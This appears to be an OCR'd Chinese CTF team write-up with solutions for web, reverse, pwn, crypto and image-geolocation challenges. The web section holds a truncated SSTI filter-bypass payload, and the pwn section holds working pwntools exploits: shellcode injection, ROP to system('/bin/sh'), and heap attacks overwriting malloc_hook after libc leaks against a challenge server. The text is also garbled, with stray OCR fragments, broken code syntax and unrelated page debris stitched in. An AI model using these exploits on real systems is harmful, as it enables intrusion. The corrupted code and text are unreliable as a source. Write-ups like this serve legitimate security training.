

MISC

SIGNIN

公众号发消息即可

WEB

EZSSTI


找个 payload 一把梭

0RAYS-安洵杯writeup

阅读量 178135 | 评论 1 | 🎁

分享到: 📱

发布时间: 2020-12-01 10:00:13



安全客 (www.anquanke.com)

四川的比赛，Web好难，但是web手秒了pwn

Web

Normal ssti

ban了很多，考虑8进制绕过

payload

```
{%print(a|attr("\137\137\151\156\151\164\137\137")|attr("\137\137\147\154\157\142\141\154\163\
```



3

T/

OR
20

OR
20

OR
20

OR
20

OR
20

柜
lcr
20

lcr
20

话
ct
20

从
20

20
20

20
20

REVERSE

DECOMPILE ONE ONE

```
void main()
{
    __int64 v6[4]; // [rsp+10h] [rbp-90h]
    v6[0] = 0x5C797E8971697066LL;
    v6[1] = 0x8D83497D7F6F7A3DLL;
    v6[2] = 0x949DA8758277A9A5LL;
    v6[3] = 0xB7954D7C;
    char* k = (char*)v6;
    char flag1[28] = { 0 };
    for (int i = 0; i < 28; i++)
    {
        char temp;

        if ((i & 1) != 0)
        {
            temp = k[i] + i + 1;
        }
        else {
            temp = k[i] + i;
        }

        temp ^= i + 1;
        temp -= 3 * i + 1;
        flag1[i] = temp;
    }
    printf(flag1);
}
```

Whack-a-mole

直接动调就搞定了，改几个寄存器的事情。

```
16     while ( v26 );
17     sub_81050(&Source);
18     sub_81050(&unk_85020);
19     v27 = malloc(0x10u);
20     strncpy(v27, &Source, 0x10u);
21     MessageBoxW(hWnd, L"flag already saved to aaa.txt", L"GOOD JOB!!", 0);
22     v28 = fopen("aaa.txt", "w");
23 }
```

```
.data:00085018 ; char Source
.data:00085018 Source db 77h ; DATA XREF: sub_81200+15F↑o
.data:00085018 ; sub_81200+17F↑o
.data:00085019 a1n32ApiIsFun db '1n32_aPi_iS_FUn',0 ; DATA XREF: sub_81200+169↑o
.data:00085019
```

Base secrets

```
import base64
import string
str1 = "hexZh3tyVXM3X2AwX35yM+IxRU1nkz5nmWdzhXdf7Qo="
string1 = "456789+-IJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123ABCDEFGH"
string2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
print (base64.b64decode(str1.translate(str.maketrans(string1,string2))))
```

PWN

EZPWN

```
from pwn import *
context(arch = "amd64")
#p=process("./EZPWN")
p=remote("43.143.254.94",10200)
payload=asm(shellcraft.sh())
print(len(payload))
payload=payload.ljust(256+8*3,b"\x00")
payload+=p64(0x404080)
p.sendline(payload)
p.interactive()
```

Morris II

```
from pwn import *
context(arch = "amd64")
#p=process("./Morris_II")
p=remote("43.143.254.94",10953)
p.sendline("0")
p.recvuntil("type your hero's name!:")
payload=b"a"*24+p64(0x40124E)+p64(0x401236)
p.send(payload)
p.interactive()
```

EasyHeap

```

from pwn import *
context(os = "linux", log_level = 'debug')
def add(size,Content):
    p.recvuntil("Input Option: ")
    p.sendline("1")
    p.recvuntil("Size: ")
    p.sendline(str(size))
    p.recvuntil("Content: ")
    p.sendline(Content)

def delete(idx):
    p.recvuntil("Input Option: ")
    p.sendline("2")
    p.recvuntil("Note id: ")
    p.sendline(str(idx))

def prin(idx):
    p.recvuntil("Input Option: ")
    p.sendline("3")
    p.recvuntil("Note id: ")
    p.sendline(str(idx))

#p = process("./easyHeap")
p=remote("43.143.254.94",10400)
elf = ELF("./easyHeap")
libc=elf.libc
add(8,"aaa")
add(16,"aaa")
delete(0)
delete(1)
add(8,p64(0x080495BD))
prin(0)
p.interactive()

```

Dead Star Weapon Management System

```

from pwn import *
context.log_level="debug"
def add(size,context):
    p.recvuntil("choose an action:")
    p.sendline("1")
    p.recvuntil("length:")
    p.sendline(str(size))
    p.recvuntil("detail:")
    p.send(context)

```

```

def delete(idx):
    p.recvuntil("choose an action:")
    p.sendline("4")
    p.recvuntil("weapon index:")
    p.sendline(str(idx))

def edit(idx,context):
    p.recvuntil("choose an action:")
    p.sendline("3")
    p.recvuntil("weapon index:")
    p.sendline(str(idx))
    p.recvuntil("your additional info:")
    p.send(context)

def show(idx):
    p.recvuntil("choose an action:")
    p.sendline("2")
    p.recvuntil("weapon index:")
    p.sendline(str(idx))

#p=process("./deathstar_admin")
p=remote("43.143.254.94",10620)
elf=ELF("./deathstar_admin")
libc=elf.libc
add(0x148,"a")#0
add(0x8,"a")#1
add(0x68,"a")#2
delete(0)
add(0x148,"a")#0
show(0)
leak=u64(p.recvuntil("\x7f")[-:].ljust(8,'\x00'))
libc_base=leak-(0x7f1921a43b61-0x00007f192167f000)
print(hex(libc_base))
free_hook=libc_base+libc.sym['__free_hook']
malloc_hook=libc_base+libc.sym['__malloc_hook']
print(hex(free_hook))
add(0x68,"a")#3
add(0x8,"a")#4
delete(4)
bss_addr=0x4040C0+16
edit(0,"a"*0x148+'\xd1')
delete(1)
add(0xc8,"a")#1
delete(2)
edit(1,"a"*0x30+p64(0)+p64(0x21)+p64(0)*2+p64(0)+p64(0x71)+p64(malloc_hook-0x10-11-

```

```

8))
add(0x68,"a")#2
add(0x68,"a")#4
edit(4, "\x00)*(11)+p64(libc_base+0x4527a)+p64(libc_base+libc.sym["realloc"]+16))
p.recvuntil("choose an action:")
p.sendline("4")
p.recvuntil("weapon index:")
p.sendline(str(0))
p.recvuntil("choose an action:")
p.sendline("1")
p.interactive()

```

Safe Program

```

from pwn import *
context(os = "linux", log_level = 'debug')
#p=process("./Safe_Program")
p=remote("43.143.254.94",10340)
p.recvuntil("you can talk to me now:")
elf=ELF("./Safe_Program")
libc=elf.libc
pop_rdi=0x0000000000401393
pop_rsi2=0x0000000000401391
payload=b"a"*(128+8)+p64(pop_rsi2)+p64(0x404500)+p64(0)+p64(elf.plt['read'])
payload+=p64(pop_rdi)+p64(0x404020)+p64(elf.plt['puts'])+p64(0x4011D6)
p.recv()
p.send(payload.ljust(365,b'\x00'))
p.send("/bin/sh")
leak=u64(p.recv(6).ljust(8,b'\x00'))-(0x7f54d8fd8ad0-0x7f54d8f4d000)
print(hex(leak))
system=leak+libc.sym['system']
print(hex(system))
payload=b"a"*(128+8)+p64(pop_rdi)+p64(0x404500)+p64(0x000000000040101a)+p64(system)
p.send(payload.ljust(365,b'\x00'))
p.interactive()

```

CRYPTO

EZRSA

```

import gmpy2
import libnum

n =

```

```

1626604378345405315403719775313838861386420079448366334493856481522764684650995230
93814291696847080427653996742958147289769802285278739995616606715669143059333743069
18512510363787097992388766683125302236979059259395427134910155174601391507657780578
17475571231361809654951289718071760502692960235551663466242938669673675870151921605
23049960381407071161751120601358460513190190619513603806065312116425289494952686139
09841850852010679886948313983880370809938205174470991578911811793899493338324390048
57436617834100885739716577641892686620423154860716308518151628754780994043553863224
363539879909831811888663875989774849

c =
12716190507848578560760116589677996073721225715245215495257947887969923319693501568
13414175777866574798022989812909092969836885508659483611146170085793447668270062548
62495557533233447595135281016511089191617949159998097849615339469226076429745009460
26677116418317599095703217004064379100607278317877894742815660315660254853364776654
30306602167256744258177429984766102542299414180198758815175897103415571442405269362
72772029515227797166963032379154002013625854133540369731171499740174344065609294919
56957193491445847385625481870256240443170803497196783872213746269940877814806857222
191433079944785910813364137603874411

e = 0x10001
p = gmpy2.gcd(n, c)
q = n // p
assert n == p * q
phi_n=(p-1)*(q-1)
d=gmpy2.invert(e,phi_n)
M=pow(c,d,n)
#M= 2022 * 1001 * p*m
m=M//(2022 * 1 * e * p)
print(libnum.n2s(int(m)))

```

Operator

```

>>> a=189084604524699719170262222549706307325166781612541287512187999174265465097630948171669079232887318960177981210855
1290078049710826355501933349874438201643986975141068179879506727213209273645848165732801667704040761771
>>> b=114883593759168168187318682525591194001261745930416081708838185462547918464796644551201943503550870174777448283518
06157930199157462913063513512421460678471
>>> (a/b)
164587995846543593083685213605652419519861903851099781847602301
>>> hex(a//b)
'0x666c61677b714d6d5a7157766d6a373062427343666d564c547d'
>>>

```

EZVC

```

alphabet =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!#$%&\'()*+, -./:;'
<=>?@[\\]^_`{|}~'
c = "GRBRDB`jg10ij2g01i,g201gi,2gi2,012igaigagi|"
str1=""
for i in c:
    m=alphabet.find(i)+1

```

```
str1+=alphabet[m])
```

```
print(str1)
```

Social Engineering

Happy Lantern Festival



拍品号【08】位于阿勒泰市惠民路 (五百里风情街北侧 ... - 公拍网

Beautiful Lake

照片很清晰，北京有大学的名字，直接搜大学的名字加个湖就找到了


星海湖 播报 编辑 讨论 上传视频

位于石嘴山市大武口区城区东部的湖泊

星海湖位于石嘴山市大武口区城区东部，山水大道穿湖而过。总面积43平方公里，湖水面积20多平方公里。

相关星图 查看更多 >

Apple Store



外观匹配




technave.com
为在中国顺利销售Apple产品！传Tim Cook曾...



foursquare.com
Photos at Apple Xidan Joy City (Apple 西单...



facebook.com
JP#Japan #apple #日本 #苹果店 Apple...



alwindoor.com
揭秘苹果旗舰店的玻璃外墙究竟有多贵 -中国幕...

安全措施

😷 按要求佩戴口罩

∨·∨ 保持安全距离

🧹 经常性清洁

营业时间


今天	2月12日	10:00 - 22:00
星期一	2月13日	10:00 - 22:00
星期二	2月14日	10:00 - 22:00
星期三	2月15日	10:00 - 22:00
星期四	2月16日	10:00 - 22:00
星期五	2月17日	10:00 - 22:00
星期六	2月18日	10:00 - 22:00

地址

北京市西城区西单北大街 131 号大悦城
400-617-1204

[查看地图和交通路线](#)

Beautiful Park



archdaily.cn
中国怀来湿地博物馆 / 天友设计 | ArchDaily



大眼



iwenbo.fun
奉贤区博物馆参观指南 - 约会博物馆 - 忆起追迹



国进



cri.cn
按图索冀 | 官厅水库美如



九

Boat


Baidu 识图

拖拽图片到此处或粘贴图片网址



识图一下

文字提取



Airplane

这题没搜，看那个北京下面的机场有点像北京的大兴机场，直接填就过了。

Tower

Baidu识图 拖拽图片到此处或粘贴图片网址

识图一下 文字提取

图片来源

艾菲尔铁塔上的浪漫求婚瞬间突然的浪漫求婚男士的急切，女士的惊喜，
百家号

澳门巴黎铁塔-图片-澳门景点-大众点评网
大众点评

澳门巴黎铁塔

返回“澳门巴黎铁塔”的搜索结果

澳门巴黎铁塔

0 / 5.0 旅游景点

到这去 从这出发

附近 收藏 分享 扫码同步到手机

澳门路氹金光大道连贯公路澳门巴黎人5楼(可从巴黎人购物中心5楼550号巴黎铁塔纪念品商店进入)

+853-81112763,+853-81112768

评论 写评论

推荐菜 (5)

法式下午茶套餐 厨师精选海鲜拼 红桑子芒果梳乎

澳门巴黎铁塔

拉科斯特(巴黎人购物中心店) Sandro

沙莉葡挞饼店 Furla Shop

极度干燥(路氹城大马路店) 巴黎人

卡地亚 Agatha

GUESS

但这个字要改一下

Cable car

有点难搜，保存了几个搜的时候的截图，大概看看吧



攻略-去哪儿网

2023重庆长江索道旁边这栋居民楼，2...

重庆长江索道&白象居

53 0 2022-07-29 01:16:55 未经作者授权, 禁止转载

大仙女追求快乐 bilibili

1人正在看, 已装填 0 条弹幕

发个友善的弹幕见证当下

弹幕礼仪 >

发送



大仙女追求快乐

+关注 6

弹幕列表



这代入感，绝了！

时空中的绘旅人

接下来播放

自动连播



重庆长江索道体验

MAWUSU

711 1



[重庆长江索道]一镜到底全记录

推理社的细健叔

52 0



重庆洪崖洞夜景

小锐天天开心

4.5万 3

重庆热门打卡地

探寻白象居

409 0 2022-03-11 23:19:56 未经作者授权, 禁止转载



米爸M8

发消息

+关注 39



1人正在看, 已装填 0 条弹幕



发个友善的弹幕见证当下

弹幕礼仪 > 发送



2



投币



3



10



稿件投诉



记笔记



弹幕列表 :



有没有一种可能, 我的低血压
是队友治好的
[广告] 坦克世界

接下来播放



深圳南山区, 一边是腾讯, 一边是城中村
[UP] 游戏小说家 03:35



以前的人名字好听, 都因为这
本书
[UP] 北师大李山教授



建在水库下的废弃游乐园
[UP] 城市边角料 29:43 117.1万



重庆长江索道超实用避雷攻略!
up真实测评, 绝对靠谱!
[UP] 每每游记

正在阅读: 在白象居最隐秘的角落, 这家店成了3D立体重庆的观景台

— 2020 —

07/23


16:54

重庆城市
企鹅号

拜访山什集的那天重庆刚好雨过天晴, 天空湛蓝, 白云像棉花糖一样, 让顶着烈日出门的我
心里多了些许安慰。

白象居并不好找, 虽说知道它在哪, 但要真正走到楼里还是需要费点功夫, 一路上不乏有几个问路的年轻人。

分享



如果要让一个区代表整个重庆，那必定是渝中区。

那么，渝中区凭什么能代表重庆？



园作为一个湖南妹子，她初印象中的渝中，仅仅代表着繁华，什么烟火气都是不存在的。

直到开始张罗山什集，才真正开始了解渝中区。



山什集

粉丝 47 关注 18

+ 关注

私信

•••

地址：重庆市渝中区白象居4号楼9-1 Wechat:shanshiji_ 周一店休

Romantic firework

有报道，看这个图片有点像了，再往下找。



奔流新闻



万 章 6529万
总阅读

[看TA的文章>](#)

评论



分享

微信分享

新浪微博

QQ空间

复制链接

这场烟花秀，绝美！

2023-02-06 00:25

这场烟花秀，绝美！

2月5日（农历正月十五）晚上8点，甘肃省白银市白银区2023年“风调雨顺·国泰民安”元宵主题音乐焰火晚会在流光溢彩的金沟河畔震撼上演。



13个点位礼花弹、54个点位特效烟花、400多架无人机表演、5万多发烟花闪耀夜空..... 据介绍，这是甘肃省近来规模最大的一场烟花秀。



很像了：

